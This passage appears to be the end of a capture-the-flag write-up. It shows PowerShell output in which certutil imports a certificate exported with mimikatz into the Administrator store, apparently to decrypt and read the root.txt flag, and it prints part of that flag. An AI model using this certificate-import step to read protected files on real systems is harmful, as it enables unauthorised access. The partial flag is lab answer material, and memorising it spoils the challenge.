PS C:\users\Administrator\Desktop> certutil -user -p mimikatz -importpfx cert.pfx NoChain,NoRoot
certutil -user -p mimikatz -importpfx cert.pfx NoChain,NoRoot
Certificate "Administrator" added to store.

CertUtil: -importPFX command completed successfully.
PS C:\users\Administrator\Desktop>
```

After this the flag should be readable.

```
PS C:\users\Administrator\Desktop> (cat root.txt).Substring(0,16)
(cat root.txt).Substring(0,16)
d814211fc0538e50
PS C:\users\Administrator\Desktop>
```